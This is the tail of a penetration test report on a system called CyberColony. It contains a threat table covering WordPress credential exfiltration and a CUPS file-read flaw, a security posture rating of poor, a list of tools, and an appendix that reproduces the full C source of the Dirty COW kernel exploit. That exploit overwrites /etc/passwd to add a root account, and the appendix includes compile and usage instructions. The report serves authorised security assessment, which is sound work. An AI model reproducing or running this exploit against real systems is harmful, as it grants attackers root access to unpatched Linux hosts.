TA01/ TA02/ TA03/ TA04	WordPress credentials	Exfiltrate server traffic to attacker controlled server. Surface: Apache web server	Medium. If attacker only has access to WordPress admin panel, their influence is limited to just ordinary WordPress admin actions.	*firewall can block suspicious outgoing traffic.*	Medium, requires hosting an external server, which may need a public IP if attack being performed remotely.	Yes
	WordPress session cookies					
TA03	Local files	Use CUPS read vulnerability. Attack surface: Terminal, CUPS web interface.	Medium. An attacker can read but not write files. If user passwords are weak however, it may be possible to read and then crack password hashes.	*Update application*	High, if the user has correct permissions (i.e. member of *lpadmin* group), only requires a few lines in the terminal to execute.	Yes

Security Posture Evaluation

The overall security posture of the CyberColony system assessed in this penetration test was evaluated to be *poor*. A variety of vulnerabilities and weaknesses were identified and their exploitation was demonstrated, including several severe exploitable vulnerabilities. Several of the identified vulnerabilities which could be used to perform high impact malicious actions (e.g. privilege escalation) did not require much technical knowledge or skill to be executed.

The vulnerabilities present in the system facilitate actors totally external from the system gaining access, elevating privilege, exfiltrating data, and persisting effectively. There is a high potential to negatively impact greatly the confidentiality, integrity, and availability of data stored on the system.

Until such a time as the remediations suggested within this report have been systematically applied and have been verified to be working — at least for the most severe of the vulnerabilities identified — it would be strongly recommended to limit public access to the host system lest any vulnerabilities be exploited by a bad actor. In its current state, having the system publicly available may entail extremely negative outcomes for CyberColony, especially if the host analysed in this assessment is connected to the organisation's larger network.

References

[1] Penetration Testing Execution Standard, 2014, http://www.pentest-standard.org/index.php/Main_Page, last accessed 06/03/23

[2] FIRST, Common Vulnerability Scoring System version 3.1, 2019, https://www.first.org/cvss/v3-1/cvss-v31-specification_r1.pdf, last accessed 05/03/23

[3] Christian Mehlmauer, dirtycow, 2017, https://github.com/firefart/dirtycow, last accessed 05/03/23

Appendices

Appendix 1: Tools

Tool	Version used
nmap	v7.93
Metasplot Framework	v6.2.26-dev
Burp Suite	Community Edition v2022.9.6
wget	v1.21.3 (attacking machine), v1.12 (target machine)
socat	v1.7.4.4 (attacking machine), v1.7.1.3 (target machine)
Wireshark	v4.0.1
FoxyProxy	v7.5.1
Flask	v2.2.3
Python	v3.10.8
netdiscover	v0.10

Appendix 2: Dirty COW C file

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
   char *username;
   char *hash;
   int user_id;
   int group_id;
   char *info;
   char *home_dir;
   char *shell;
};

char *generate_password_hash(char *plaintext_pw) {
  return crypt(plaintext_pw, salt);
}

char *generate_passwd_line(struct Userinfo u) {
  const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
  int size = snprintf(NULL, 0, format, u.username, u.hash,
    u.user_id, u.group_id, u.info, u.home_dir, u.shell);
  char *ret = malloc(size + 1);
  sprintf(ret, format, u.username, u.hash, u.user_id,
    u.group_id, u.info, u.home_dir, u.shell);
  return ret;
}
```

```
void *madviseThread(void *arg) {
  int i, c = 0;
  for(i = 0; i < 200000000; i++) {
    c += madvise(map, 100, MADV_DONTNEED);
  }
  printf("madvise %d\n\n", c);
}

int copy_file(const char *from, const char *to) {
  // check if target file already exists
  if(access(to, F_OK) != -1) {
    printf("File %s already exists! Please delete it and run again\n",
      to);
    return -1;
  }

  char ch;
  FILE *source, *target;

  source = fopen(from, "r");
  if(source == NULL) {
    return -1;
  }
  target = fopen(to, "w");
  if(target == NULL) {
     fclose(source);
     return -1;
  }

  while((ch = fgetc(source)) != EOF) {
     fputc(ch, target);
   }

  printf("%s successfully backed up to %s\n",
    from, to);

  fclose(source);
  fclose(target);

  return 0;
}

int main(int argc, char *argv[])
{
  // backup file
  int ret = copy_file(filename, backup_filename);
  if (ret != 0) {
    exit(ret);
  }

  struct Userinfo user;
  // set values, change as needed
  user.username = "attacker";
  user.user_id = 0;
  user.group_id = 0;
  user.info = "pwned";
  user.home_dir = "/root";
  user.shell = "/bin/bash";

  char *plaintext_pw;

  if (argc >= 2) {
    plaintext_pw = argv[1];
    printf("Please enter the new password: %s\n", plaintext_pw);
  } else {
    plaintext_pw = getpass("Please enter the new password: ");
  }

  user.hash = generate_password_hash(plaintext_pw);
  char *complete_passwd_line = generate_passwd_line(user);
  printf("Complete line:\n%s\n", complete_passwd_line);

  f = open(filename, O_RDONLY);
  fstat(f, &st);
  map = mmap(NULL,
             st.st_size + sizeof(long),
             PROT_READ,
             MAP_PRIVATE,
             f,
             0);
  printf("mmap: %lx\n",(unsigned long)map);
  pid = fork();
  if(pid) {
    waitpid(pid, NULL, 0);
    int u, i, o, c = 0;
    int l=strlen(complete_passwd_line);
    for(i = 0; i < 10000/l; i++) {
      for(o = 0; o < l; o++) {
        for(u = 0; u < 10000; u++) {
          c += ptrace(PTRACE_POKETEXT,
                      pid,
                      map + o,
                      *((long*)(complete_passwd_line + o)));
        }
      }
    }
    printf("ptrace %d\n",c);
  }
  else {
    pthread_create(&pth,
                   NULL,
                   madviseThread,
                   NULL);
    ptrace(PTRACE_TRACEME);
    kill(getpid(), SIGSTOP);
    pthread_join(pth,NULL);
  }

  printf("Done! Check %s to see if the new user was created.\n", filename);
  printf("You can log in with the username '%s' and the password '%s'.\n\n",
    user.username, plaintext_pw);
    printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
    backup_filename, filename);
  return 0;
}
```